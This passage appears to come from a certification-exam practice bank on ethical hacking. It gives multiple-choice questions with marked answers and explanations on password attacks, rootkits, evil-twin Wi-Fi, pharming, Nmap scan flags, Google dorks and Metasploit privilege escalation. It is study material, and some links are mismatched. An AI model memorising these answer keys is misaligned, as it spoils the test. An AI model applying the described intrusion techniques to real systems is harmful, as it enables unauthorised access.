due to the weakness in the NetNTLMv1 challenge-response protocol, the tester can easily extract the NTLM hash by cracking this response and perform a 'Pass the Hash' attack.

Incorrect answers:

Dictionary attack https://en.wikipedia.org/wiki/Dictionary_attack

A dictionary attack is a form of brute force attack used for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying thousands or millions of likely possibilities, such as words in a dictionary or previously used passwords, often from lists obtained from past security breaches.

Rainbow table attack https://en.wikipedia.org/wiki/Rainbow_table

A rainbow table is a precomputed table for caching the output of cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a key derivation function (or credit card numbers, etc.) up to a certain length consisting of a limited set of characters. It is a practical example of a space–time tradeoff, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple key derivation function with one entry per hash. Use of a key derivation that employs a salt makes this attack infeasible.

Phishing attack <https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering where an attacker sends a fraudulent ("spoofed") message designed to trick a human victim into revealing sensitive information to the attacker or to deploy malicious software on the victim's infrastructure like ransomware. Phishing attacks have become increasingly sophisticated and often transparently mirror the site being targeted, allowing the attacker to observe everything while the victim is navigating the site, and transverse any additional security boundaries with the victim. As of 2020, phishing is by far the most common attack performed by cyber-criminals, with the FBI's Internet Crime Complaint Centre recording over twice as many incidents of phishing than any other type of computer crime.

Question 22:

Ivan, a black hat hacker, got the username from the target environment. In conditions of limited time, he decides to use a list of common passwords, which he will pass as an argument to the hacking tool. Which of the following is the method of attack that Ivan uses?

- Smudge attack.
- Known plaintext attack.
- Dictionary attack.
- (Correct)
- Password spraying attack.

Explanation

https://en.wikipedia.org/wiki/Dictionary_attack

A dictionary attack is a form of brute force attack technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase **by trying thousands or millions of likely possibilities, such as words in a dictionary or previously used passwords**, often from lists obtained from past security breaches.

A dictionary attack is based on trying all the strings in a pre-arranged listing. Such attacks originally used words found in a dictionary (hence the phrase dictionary attack); however, now there are much larger lists available on the open Internet containing hundreds of millions of passwords recovered from past data breaches. **There is also cracking software that can use such lists and produce common variations, such as substituting numbers for similar-looking letters.** A dictionary attack tries only those possibilities which are deemed most likely to succeed. Dictionary attacks often succeed because many people have a tendency to choose short passwords that are ordinary words or common passwords; or variants obtained, for example, by appending a digit or punctuation character. Dictionary attacks are often successful since many commonly used password creation techniques are covered by the available lists, combined with cracking software pattern generation. A safer approach is to randomly generate a long password (15 letters or more) or a multiword passphrase, using a password manager program or manually typing a password.

Below you will find several tools that can use this type of attack:

John the Ripper: https://en.wikipedia.org/wiki/John_the_Ripper

Aircrack-ng: <https://ophcrack.sourceforge.io/>

Hashcat: <https://en.wikipedia.org/wiki/Hashcat>

Incorrect answers:

Known plaintext attack https://en.wikipedia.org/wiki/Known-plaintext_attack

The known-plaintext attack (KPA) is a type of cryptanalysis in which standard pieces are present in the ciphertext, the meaning of which is known to the analyst in advance. During the Second World War, English cryptanalysts called such pieces "hints".

Smudge attack https://en.wikipedia.org/wiki/Smudge_attack

A smudge attack is an information extraction attack that discerns the password input of a touchscreen device such as a cell phone or tablet computer from fingerprint smudges. A team of researchers at the University of Pennsylvania were the first to investigate this type of attack in 2010. An attack occurs when an unauthorized user is in possession or is nearby the device of interest. The attacker relies on detecting the oily smudges produced and left behind by the user's fingers to find the pattern or code needed to access the device and its contents. Simple cameras, lights, fingerprint powder, and image processing software can be used to capture the fingerprint deposits created when the user unlocks their device. Under proper lighting and camera settings, the finger smudges can be easily detected, and the heaviest smudges can be used to infer the most frequent input swipes or taps from the user.

Password spraying attack

Password spraying is a type of brute force attack. In this attack, an attacker will brute force **logins based on list of usernames with default passwords on the application**. For example, an attacker will use one password (say, Secure@123) against many different accounts on the application to avoid account lockouts that would normally occur when brute forcing a single account with many passwords.

Question 23:

Which of the following is a rootkit that adds additional code or replaces portions of the core operating system to obscure a backdoor on a system?

- Application-level Rootkit.
- Hypervisor-level rootkit.
- Kernel-level rootkit.
- (Correct)
- User-mode rootkit.

Explanation

<https://en.wikipedia.org/wiki/Rootkit>

Kernel-Level rootkit: Kernel is the core of the Operating System and Kernel Level Rootkits are created by adding additional code or replacing portions of the core operating system, with modified code via device drivers (in Windows) or Loadable Kernel Modules (Linux). Kernel Level Rootkits can have a serious effect on the stability of the system if the kit's code contains bugs. Kernel rootkits are difficult to detect because they have the same privileges of the Operating System, and therefore they can intercept or subvert operating system operations.

Incorrect answers:

Application-level rootkit: Application-level rootkits operate inside the victim computer by changing standard application files with rootkit files, or changing the behaviour of present applications with patches, injected code etc.

Hypervisor-Level rootkit: Hypervisor (Virtualized) Level Rootkits are created by exploiting hardware features such as Intel VT or AMD-V (Hardware-assisted virtualization technologies). Hypervisor level rootkits hosts the target operating system as a virtual machine and therefore they can intercept all hardware calls made by the target operating system.

User-mode rootkit: User-mode rootkits run along with other applications as user, rather than low-level system processes. They have a number of possible installation vectors to

intercept and modify the standard behavior of application programming interfaces (APIs). Some inject a dynamically linked library (such as a .DLL file on Windows, or a .dylib file on Mac OS X) into other processes, and are thereby able to execute inside any target process to spoof it; others with sufficient privileges simply overwrite the memory of a target application.

Question 24:

Which of the following types of attack does the use of Wi-Fi Pineapple belong to run an access point with a legitimate-looking SSID for a nearby business?

- **Phishing attack**
- **Wardriving attack**
- **MAC spoofing attack**
- **Evil-twin attack**
- **(Correct)**

Explanation

<https://terranovasecurity.com/wi-fi-pineapple-cyber-security-threat/>

A Wi-Fi Pineapple is a wireless auditing platform from Hak5 that allows network security administrators to conduct penetration tests. Pen tests are a type of ethical hacking in which white hat hackers seek out security vulnerabilities that a black hat attacker could exploit. The labels white hat and black hat are derived from old-time Western movies in which the good guys wore white hats and the bad guys wore black hats.

A Wi-Fi Pineapple can also be used as a rogue access point (AP) to conduct man-in-the-middle (MitM) attacks. A MiTM attack is one in which the attacker secretly intercepts and relays messages between two parties that believe they are communicating directly with each other. The inexpensive price and friendly user interface (UI) enable attackers with little technical knowledge to eavesdrop on computing devices using public Wi-Fi networks in order to collect sensitive personal information, including passwords.

Uses of Wi-Fi Pineapple

The Pineapple was originally invented by engineers at Hak5 to perform pen tests and help network administrators audit network security. The AP, which some people think resembles a spider instead of a pineapple, enables network engineers to hack their own network in order to identify vulnerabilities and put mechanisms in place to strengthen the network against potential attackers.

When a Pineapple is used for pen testing, it is referred to as a honeypot. When a Pineapple is used as a rogue AP to conduct MitM security exploits, it is referred to as an evil twin or pineapple sandwich.

Question 25:

Which of the following USB tools using to copy files from USB devices silently?

- **USBDumper**
- **(Correct)**
- **USBGrabber**
- **USBSniffer**
- **USB Snoopy**

Explanation

<https://www.ghacks.net/2006/09/15/how-to-dump-all-usb-files-without-the-user-knowing/>

USBdumper runs silently as a background process once started and copies the complete contents of every connected usb device to the system without the knowledge of the user. It creates a directory with the current date and begins the background copying process. The user has no indication that the files stored on the USB device are copied from the USB to the local system.

Question 26:

Which of the following SOAP extensions apply security to Web services and maintain the integrity and confidentiality of messages?

- **WSDL**
- **WS-Policy**
- **WS-BPEL**
- **WS-Security**
- **(Correct)**

Explanation

<https://en.wikipedia.org/wiki/WS-Security>

Web Services Security (WS-Security, WSS) is an extension to SOAP to apply security to Web services. It is a member of the Web service specifications and was published by OASIS.

The protocol specifies how integrity and confidentiality can be enforced on messages and allows the communication of various security token formats, such as Security Assertion Markup Language (SAML), Kerberos, and X.509. Its main focus is the use of XML Signature and XML Encryption to provide end-to-end security.

WS-Security describes three main mechanisms:

- How to sign SOAP messages to assure integrity. Signed messages also provide non-repudiation.
- How to encrypt SOAP messages to assure confidentiality.
- How to attach security tokens to ascertain the sender's identity.

The specification allows a variety of signature formats, encryption algorithms, and multiple trust domains, and is open to various security token models, such as:

- X.509 certificates
- Kerberos tickets
- User ID/Password credentials

- SAML Assertions
- Custom-defined tokens.

Incorrect answers:

WS-Policy <https://en.wikipedia.org/wiki/WS-Policy>

WS-Policy is a specification that allows web services to use XML to advertise their policies (on security, quality of service, etc.) and for web service consumers to specify their policy requirements.

WS-Policy is a W3C recommendation as of September 2007.

WS-Policy represents a set of specifications that describe the capabilities and constraints of the security (and other business) policies on intermediaries and end points (for example, required security tokens, supported encryption algorithms, and privacy rules) and how to associate policies with services and end points.

WS-BPEL https://en.wikipedia.org/wiki/Business_Process_Execution_Language

The Web Services Business Process Execution Language (WS-BPEL), commonly known as BPEL (Business Process Execution Language), is an OASIS standard executable language for specifying actions within business processes with web services. Processes in BPEL export and import information by using web service interfaces exclusively.

WSDL https://en.wikipedia.org/wiki/Web_Services_Description_Language

The Web Services Description Language (WSDL) is an XML-based interface description language that is used for describing the functionality offered by a web service. The acronym is also used for any specific WSDL description of a web service (also referred to as a WSDL file), which provides a machine-readable description of how the service can be called, what parameters it expects, and what data structures it returns. Therefore, its purpose is roughly similar to that of a type signature in a programming language.

Question 27:

What is the "wget 192.168.0.10 -q -S" command used for?

- **Download all the contents of the web page locally.**
- **Using wget to perform banner grabbing on the webserver.**
- **(Correct)**
- **Performing content enumeration on the web server to discover hidden folders.**
- **Flooding the web server with requests to perform a DoS attack.**

Explanation

<https://securitytrails.com/blog/banner-grabbing>

Banner Grabbing allows an attacker to discover network hosts and running services with their versions on the open ports and moreover operating systems so that he can exploit the remote host server.

There are many tools for banner grabbing, including wget.

Command:

wget 192.168.0.10 -q -S

The -q will suppress the normal output, and the -S parameter will print the headers sent by the HTTP server, which also works for FTP servers.

The result:

```
[test@wgettest ~]# wget 192.168.0.15 -q -S
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 08 Nov 2021 13:29:13 GMT
Content-Type: text/html
Content-Length: 5683
Last-Modified: Thu, 21 Oct 2021 17:44:09
GMT Connection: keep-alive ETag: "5bb65169-1633"
Accept-Ranges: bytes
[test@wgettest ~]#
```

Question 28:

Lisandro was hired to steal critical business documents of a competitor company. Using a vulnerability in over-the-air programming (OTA programming) on Android smartphones, he sends messages to company employees on behalf of the network operator, asking them to enter a PIN code and accept new updates for the phone. After the employee enters the PIN code, Lisandro gets the opportunity to intercept all Internet traffic from the phone. What type of attack did Lisandro use?

- **Tap 'n ghost attack.**
- **Bypass SSL pinning.**
- **Social engineering.**
- **Advanced SMS phishing.**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Over-the-air_programming

An over-the-air (OTA) update is the wireless delivery of new software, firmware, or other data to mobile devices. This technology has grown more prominent with the growth of mobile devices and applications. Mobile operators and telecommunication third parties can send OTA updates through SMS to configure data updates in SIM cards, distribute system updates, or access services, such as wireless access protocol (WAP) or multimedia messaging service (MMS). OTA updates also enable mobile operators to activate user subscriptions. OEMs can use OTA updates to fix bugs through firmware and change the user interface. The proliferation of IoT has led manufacturers to use OTA updates for autonomous vehicles, smart home speakers, and other IoT devices.

The following link presents an investigation by Check Point Researchers:

[Advanced SMS Phishing Attacks Against Modern Android-based Smartphones](#)

A security flaw in Samsung, LG, Sony, Huawei and other Android smartphones has been discovered that leaves users vulnerable to advanced SMS phishing attacks, Check Point Research -- the threat intelligence arm of cybersecurity firm Check Point Software Technologies Ltd. said on Thursday.

Researchers at the cybersecurity firm said certain Samsung phones are the most vulnerable to this form of phishing attack because they do not have an authenticity check for senders of Open Mobile Alliance Client Provisioning (OMA CP) messages.

The affected Android phones use OTA provisioning, through which cellular network operators can deploy network-specific settings to a new phone joining their network.

However, researchers at Check Point found that the industry standard for OTA provisioning -- the OMA CP, includes limited authentication methods and remote agents can exploit this to pose as network operators and send deceptive OMA CP messages to users.

The message tricks users into accepting malicious settings that route their Internet traffic through a proxy server owned by the hacker.

NOTE: For the exam, it is enough just to know about this type of attack, but I advise you to read the full investigation - it is very interesting. This vulnerability affected a lot of Android phones, but it was quickly discovered and vendors released patches to fix it. Nevertheless, this vulnerability gave rise to a new level of smishing attacks - Advanced SMS Phishing.

Question 29:

Identify the security model by description:

In this security model, every user in the network maintains a ring of public keys. Also, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key.

- **Secure Socket Layer**
- **Zero trust security model**
- **Transport Layer Security**
- **Web of trust**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Web_of_trust

A web of trust is a concept used in PGP, GnuPG, and other OpenPGP-compatible systems to establish the authenticity of the binding between a public key and its owner. Its decentralized trust model is an alternative to the centralized trust model of a public key infrastructure (PKI), which relies exclusively on a certificate authority (or a hierarchy of such). As with computer networks, there are many independent webs of trust, and any user (through their public key certificate) can be a part of, and a link between, multiple webs.

There are two keys pertaining to a person: a public key which is shared openly and a private key that is withheld by the owner. The owner's private key will decrypt any information encrypted with its public key. In the web of trust, **each user has a ring with a group of people's public keys**.

Users encrypt their information with the recipient's public key, and only the recipient's private key will decrypt it. Each user then digitally signs the information with their private key, so when the recipient verifies it against the user's own public key, they can confirm that it is the user in question. Doing this will ensure that the information came from the specific user and has not been tampered with, and only the intended recipient can read the information (because only they know their private key).

Incorrect answers:

Transport Layer Security https://en.wikipedia.org/wiki/Transport_Layer_Security

Transport Layer Security (TLS), the successor of the now-deprecated Secure Sockets Layer (SSL), is a cryptographic protocol designed to provide communications security over a computer network. The protocol is widely used in applications such as email, instant messaging, and voice over IP, but its use as the Security layer in HTTPS remains the most publicly visible.

The TLS protocol aims primarily to provide privacy and data integrity between two or more communicating computer applications. It runs in the application layer of the Internet and is itself composed of two layers: the TLS record and the TLS handshake protocols.

TLS is a proposed Internet Engineering Task Force (IETF) standard, first defined in 1999, and the current version is TLS 1.3 defined in August 2018. TLS builds on the earlier SSL specifications (1994, 1995, 1996) developed by Netscape Communications for adding the HTTPS protocol to their Navigator web browser.

Secure Sockets Layer

https://en.wikipedia.org/wiki/Transport_Layer_Security#SSL_1.0,_2.0,_and_3.0

Secure Sockets Layer (SSL), is an encryption-based Internet security protocol. It was first developed by Netscape in 1995 for the purpose of ensuring privacy, authentication, and data integrity in Internet communications. SSL is the predecessor to the modern [TLS](#) encryption used today.

Zero trust security model https://en.wikipedia.org/wiki/Zero_trust_security_model

The zero trust security model (also, zero trust architecture, zero trust network architecture, ZTA, ZTA), sometimes known as perimeterless security, describes an approach to the design and implementation of IT systems. The main concept behind zero trust is “never trust, always verify,” which means that devices should not be trusted by default, even if they are connected to a managed corporate network such as the corporate LAN and even if they were previously verified.

From late 2018, work undertaken in the U.S. by the NIST and National Cyber Security Center of Excellence (NCCoE) cyber security researchers led to A NIST Special Publication (SP) 800-207, *Zero Trust Architecture*. The publication defines zero trust (ZT) as a collection of concepts and ideas designed to reduce the uncertainty in enforcing accurate, per-request access decisions in information systems and services

in the face of a network viewed as compromised. A zero trust architecture (ZTA) is an enterprise's cyber security plan that utilizes zero trust concepts and encompasses component relationships, workflow planning, and access policies. Therefore, a zero trust enterprise is the network infrastructure (physical and virtual) and operational policies that are in place for an enterprise as a product of a zero trust architecture plan.

An alternative but the consistent approach is taken by NCSC, in identifying the key principles behind zero trust architectures:

1. A single strong source of user identity
2. User authentication
3. Machine authentication
4. The additional context, such as policy compliance and device health
5. Authorization policies to access an application
6. Access control policies within an application

Question 30:

The attacker wants to draw a map of the target organization's network infrastructure to know about the actual environment they will hack. Which of the following will allow him to do this?

- **Vulnerability analysis**
- **Scanning networks**
- **(Correct)**
- **Malware analysis**
- **Network enumeration**

Explanation

https://en.wikipedia.org/wiki/Network_mapping

<https://w4rri0r.com/hacking-tools-windows-os-x-linux-android-solaris-unixware/network-mapping.html>

It would be much more logical to use the phrase "Network mapper," but you can meet a question on this topic with exactly this wording on the exam.

The network map provides a topology view of your network to help you visualize network partitions, dependencies, and bottlenecks.

Network mapping is the process of visualizing all the devices on network, how they're connected, and how the overall network is structured.

There are two main levels of maps to consider: physical and logical. While open-source network mapping tools can create a physical network map, they may not offer automated scanning to ensure the map is always up to date.

There are three levels of maps to consider—***physical, logical, and functional***.

A ***physical network map*** diagrams all the actual components of your network, including cords, plugs, racks, ports, servers, cables, and more. A physical network map gives you a visual representation of all the material elements of your network and the connections between them.

A ***logical map*** is more abstract than the physical network map. It shows the type of network topology (bus, ring, etc.), and how the data flows between the physical objects

in your network. This includes IP addresses, firewalls, routers, subnets and subnet masks, traffic flow, voice gateways, and other segments of the network.

To note: Since logical and physical network maps depict the same network environment from two different perspectives, it's best to use both types to get a more comprehensive look at your network.

A **functional network map** shows you how application traffic flows through the network physically. These types of network maps are only as useful as they are accurate, which means you need an appropriate and high-quality tool.

Incorrect answers:

Vulnerability Analysis

A vulnerability analysis is a review that focuses on security-relevant issues that either moderately or severely impact the security of the product or system.

Malware analysis https://en.wikipedia.org/wiki/Malware_analysis

Malware analysis is the study or process of determining the functionality, origin and potential impact of a given malware sample such as a virus, worm, trojan horse, rootkit, or backdoor. Malware or malicious software is any computer software intended to harm the host operating system or to steal sensitive data from users, organizations or companies. Malware may include software that gathers user information without permission.

Network enumeration https://en.wikipedia.org/wiki/Network_enumeration

Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It should not be confused with network mapping, which only retrieves information about which servers are connected to a specific network and what operating system runs on them. Network enumeration is the discovery of hosts or devices on a network. Network enumeration tends to use overt discovery protocols such as ICMP and SNMP to gather information. It may also scan various ports on remote hosts for looking for well known services in an attempt to further identify the function of a remote host. The next stage of enumeration is to fingerprint the operating system of the remote host.

Question 31:

Storing cryptographic keys carries a particular risk. In cryptography, there is a mechanism in which a third party stores copies of private keys. By using it, you can ensure that in the case of a catastrophe, be it a security breach, lost or forgotten keys, natural disaster, or otherwise, your critical keys are safe.

What is the name of this mechanism?

- **Key schedule**
- **Key whitening**
- **Key encapsulation**
- **Key escrow**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Key_escrow

Key escrow is a cryptographic key exchange process in which a key is held in escrow, or stored, by a third party. A key that is lost or compromised by its original user(s) may be used to decrypt encrypted material, allowing restoration of the original material to its unencrypted state.

NOTE: A third party can be not only a person, there are many solutions on the market for depositing keys. For example, in corporate environments, BitLocker escrow keys are stored in Active Directory.

Key escrow system https://csrc.nist.gov/glossary/term/key_escrow_system

The system responsible for storing and providing a mechanism for obtaining copies of private keys associated with encryption certificates, which are necessary for the recovery of encrypted data.

Incorrect answers:

Key whitening https://en.wikipedia.org/wiki/Key_whitening

It is a technique intended to increase the security of an iterated block cipher. It consists of steps that combine the data with portions of the key.

Key schedule https://en.wikipedia.org/wiki/Key_schedule

In cryptography, the so-called product ciphers are a certain kind of cipher, where the (de-)ciphering of data is typically done as an iteration of rounds. The setup for each round is generally the same, except for round-specific fixed values called a round constant, and round-specific data derived from the cipher key called a round key. A key schedule is an algorithm that calculates all the round keys from the key.

Key encapsulation https://en.wikipedia.org/wiki/Key_encapsulation

Key encapsulation mechanisms (KEMs) are a class of encryption techniques designed to secure symmetric cryptographic key material for transmission using asymmetric (public-key) algorithms.

Question 32:

Black-hat hacker Ivan attacked a large DNS server. By poisoning the cache, he was able to redirect the online store's traffic to a phishing site. Users did not notice the problem and believed that they were on the store's actual website, so they entered the data of their accounts and even bank cards. Before the security system had time to react, Ivan collected a large amount of critical user data.

Which option is best suited to describe this attack?

- **Spear-phishing**
- **Pharming**
- **(Correct)**
- **SPIT attack**
- **Phishing**

Explanation

<https://csrc.nist.gov/glossary/term/pharming>

An attack in which an attacker corrupts an infrastructure service such as DNS (Domain Name System), causing the subscriber to be misdirected to a forged verifier/RP, which could cause the subscriber to reveal sensitive information, download harmful software, or contribute to a fraudulent act.

There are a couple of different forms of pharming. In one form, code sent in an email modifies local host files on a PC. The host files convert Uniform Resource Locators (URLs) into the IP address that the computer uses to access websites. A computer with a compromised host file will go to the fake site even if a user types in the correct web address or clicks on an affected bookmark entry.

Another pharming tactic is DNS poisoning. The DNS table in a server is modified, so someone who thinks they are accessing legitimate websites is directed toward fraudulent ones. In this method of pharming, individual PC host files don't need to be corrupted. Instead, the problem occurs in the DNS server, which handles millions of internet users' URL requests. Victims then end up at a bogus site without any visible indicator of a discrepancy.

Incorrect answers:

Spear-phishing https://en.wikipedia.org/wiki/Phishing#Spear_phishing

Spear phishing involves an attacker directly targeting a specific organization or person with tailored phishing emails. This is essentially the creation and sending of emails to a particular person to make the person think the email is legitimate. In contrast to bulk phishing, spear phishing attackers often gather and use personal information about their target to increase their probability of success of the attack.

Phishing <https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering where an attacker sends a fraudulent ("spoofed") message designed to trick a human victim into revealing sensitive information to the attacker or to deploy malicious software on the victim's infrastructure like ransomware.

SPIT attack https://en.wikipedia.org/wiki/VoIP_spam

VoIP spam or SPIT (spam over Internet telephony) is unsolicited, automatically dialed telephone calls, typically using voice over Internet Protocol (VoIP) technology. VoIP systems, like e-mail and other Internet applications, are susceptible to abuse by malicious parties who initiate unsolicited and unwanted communications, such as telemarketers and prank callers.

Question 33:

Which of the following is an example of a scareware social engineering attack?

- A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."
- (Correct)
- A pop-up appears to a user stating, "You have won money! Click here to claim your prize!"
- A banner appears to a user stating, "Your order has been delayed. Click here to find out your new delivery date."
- A banner appears to a user stating, "Your password has expired. Click here to update your password."

Explanation

<https://en.wikipedia.org/wiki/Scareware>

It's a very simple question, but nevertheless, you may meet a similar one on the exam, so you just have to be ready for it.

Scareware refers to scam tactics and fake software applications that cybercriminals use to incite feelings of panic and fear. They do this to get users to make irrational split-second decisions and to trick them into:

- Buying worthless software;
- Downloading different types of malicious software;
- Visiting websites that auto-download and install malicious software onto their devices.

Scareware scammers use social engineering tactics and language that create a sense of urgency in their targets to compel their targets to act. They frequently rely on pop-ups that are designed to look like antivirus alerts. In some cases, the messages can take over part (or all) of the target's screen.

In general, scareware messages are associated with fake antivirus software and tech support scams. They falsely notify people that their devices (such as their computer, tablet, mobile phone) are infected with various types of malware.

Question 34:

What is the name of a cloud infrastructure in which multiple organizations share resources and services based on common operational and regulatory requirements?

- **Community Cloud**
- **(Correct)**
- **Hybrid Cloud**
- **Public Cloud**
- **Shared Cloud**

Explanation

https://en.wikipedia.org/wiki/Cloud_computing#Community_cloud

There are two types of clouds—public clouds and private clouds. But practically, companies often have to resort to a mix-and-match policy to find a deployment model that suits their requirements. As a result, we have hybrid and community clouds that combine both benefits. A community cloud is a shared computing service environment targeted to a limited set of organizations or employees.

Organizations from a single community usually have similar cloud requirements regarding security and compliance, compute resources, and applications. A community cloud integrates the features and benefits of multiple cloud types into a single solution tailored for a particular industry. It is also suitable for organizations working on a common project, research topic, or application and accessing similar resources. A community cloud allows such organizations to communicate, share and collaborate without relying on public clouds.

As a private cloud, a community cloud is not open to all; it is accessible only to a targeted group. A community cloud model is quite flexible in that it can be designed and managed by one or all member organizations or even a third-party provider and can be deployed on-site and off-site. The resources scale as the community expands.

Incorrect answers:

Hybrid Cloud

https://en.wikipedia.org/wiki/Cloud_computing#Hybrid_cloud

Hybrid cloud integrates public cloud services, private cloud services, and on-premises infrastructure and provides orchestration, management, and application portability across all three. The result is a single, unified, and flexible distributed computing environment where an organization can run and scale its traditional or cloud-native workloads on the most appropriate computing model.

Public Cloud

https://en.wikipedia.org/wiki/Cloud_computing#Public_cloud

The public cloud refers to computing services offered by third-party providers over the internet. Unlike the private cloud, the services on the public cloud are available to anyone who wants to use or purchase them. These services could be free or sold on-demand, where users only have to pay per usage for the CPU cycles, storage, or bandwidth they consume.

Shared Cloud

Just a joke option (at the time of writing the question, but who knows, maybe one day such an option will be available)

Question 35:

When scanning with Nmap, you found a firewall. Now you need to determine whether it is a stateful or stateless firewall. Which of the following options is best for you to use?

- -sM
- -sT
- -sA
- **(Correct)**
- -sO

Explanation

<https://nmap.org/book/scan-methods-ack-scan.html>

TCP ACK Scan (-sA)

This scan is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

ACK scan is enabled by specifying the -sA option. Its probe packet has only the ACK flag set (unless you use --scanflags). When scanning unfiltered systems, open and closed ports will both return a RST packet.

Incorrect answers:

TCP Connect Scan (-sT) <https://nmap.org/book/scan-methods-connect-scan.html>

TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges or is scanning IPv6 networks. Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection.

TCP Maimon Scan (-sM) <https://nmap.org/book/scan-methods-maimon-scan.html>

The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL,

FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed.

IP Protocol Scan (-sO) <https://nmap.org/book/scan-methods-ip-protocol-scan.html>

IP protocol scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines. This isn't technically a port scan, since it cycles through IP protocol numbers rather than TCP or UDP port numbers. Yet it still uses the -p option to select scanned protocol numbers, reports its results within the normal port table format, and even uses the same underlying scan engine as the true port scanning methods. So it is close enough to a port scan that it belongs here.

Question 36:

Alex was assigned to perform a penetration test against a website using Google dorks. He needs to get results with file extensions. Which operator should Alex use to achieve the desired result?

- **site:**
- **filetype:**
- **(Correct)**
- **define:**
- **inurl:**

Explanation

<https://ahrefs.com/blog/google-advanced-search-operators/>

filetype: Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc.

Note: The “ext:” operator can also be used—the results are identical.

Incorrect answers:

site: If you include [site:] in your query, Google will restrict the results to those websites in the given domain.

inurl: Find pages with a certain word (or words) in the URL. For this example, any results containing the word “apple” in the URL will be returned.

define: A dictionary built into Google, basically. This will display the meaning of a word in a card-like result in the SERPs.

Question 37:

Incorrectly configured S3 buckets are among the most common and widely targeted attack vectors. All it takes is one or two clicks to upload sensitive data to the wrong bucket or change permissions on a bucket from private to public. Which one of the following tools can you use to enumerate bucket permissions?

- **DumpsterDiver**
- **Sysdig**
- **Ruler**
- **S3 Inspector**
- **(Correct)**

Explanation

<https://github.com/clario-tech/s3-inspector>

Tool to check AWS S3 bucket permissions:

- Checks all your buckets for public access
- For every bucket gives you the report with:
- Indicator if your bucket is public or not
- Permissions for your bucket if it is public
- List of URLs to access your bucket (non-public buckets will return Access Denied) if it is public

Incorrect answers:

Ruler

<https://github.com/sensepost/ruler>

Ruler is a tool that allows you to interact with Exchange servers remotely, through either the MAPI/HTTP or RPC/HTTP protocol. The main aim is abuse the client-side Outlook features and gain a shell remotely.

Sysdig

<https://github.com/draios/sysdig>

Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.

DumpsterDiver

<https://github.com/securing/DumpsterDiver>

DumpsterDiver is a tool, which can analyze big volumes of data in search of hardcoded secrets like keys (e.g. AWS Access Key, Azure Share Key or SSH keys) or passwords. Additionally, it allows creating a simple search rules with basic conditions (e.g. report only csv files including at least 10 email addresses). The main idea of this tool is to detect any potential secret leaks.

Question 38:

Which of the following is a Metasploit post-exploitation module that is used to escalate privileges on systems?

- autoroute
- getuid
- getsystem
- (Correct)
- keylogrecorder

Explanation

<https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/>

Metasploit has a Meterpreter script, **getsystem**, that will use a number of different techniques to attempt to gain SYSTEM level privileges on the remote system. There are also various other (local) exploits that can be used to also escalate privileges.

At the link above, you can see an example of using getsystem to escalate privileges.

Question 39:

Such techniques as, for example, password cracking or enumeration are much more efficient and faster if performed using a wordlist. Of course, there are a huge number of them in different directions on the Internet or already installed in your Kali or Parrot OS, but an attacker can create his wordlist specifically for the target he is attacking. This requires conducting intelligence and collecting information about the victim. Many tools allow you to automate this process.

Which of the following tools can scan a website and create a wordlist?

- **Psiphon**
- **Shadowsocks**
- **Orbot**
- **CeWL**
- **(Correct)**

Explanation

<https://tools.kali.org/password-attacks/cewl>

CeWL is a ruby app which spiders a given url to a specified depth, optionally following external links, and returns a list of words which can then be used for password crackers such as John the Ripper.

Incorrect answers:

Orbot <https://en.wikipedia.org/wiki/Orbot>

It is a free software Proxy server project to provide anonymity on the Internet for users of the Android operating system. It acts as an instance of the Tor network on such devices and allows traffic routing from a device's web browser, e-mail client, map program, etc., through the Tor network, providing anonymity for the user.

Shadowsocks <https://en.wikipedia.org/wiki/Shadowsocks>

Its is a free and open-source encryption protocol project, widely used in China to circumvent Internet censorship.

Psiphon <https://en.wikipedia.org/wiki/Psiphon>

It is a free and open-source Internet censorship circumvention tool that uses a combination of secure communication and obfuscation technologies (VPN, SSH, and HTTP Proxy). Psiphon is a centrally managed and geographically diverse network of thousands of proxy servers, using a performance-oriented, single- and multi-hop architecture.

Question 40:

Assume you used Nmap, and after applying a command, you got the following output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s
latency).

Not shown: 932 filtered ports, 56 closed ports

PORT STATE SERVICE -
21/Rep open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s

Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

Which of the following command-line parameter could you use to determine the service protocol, the application name, the version number, hostname, device type?

- -sY
- -sS
- -sV
- (Correct)
- -sT

Explanation

<https://nmap.org/book/man-version-detection.html>

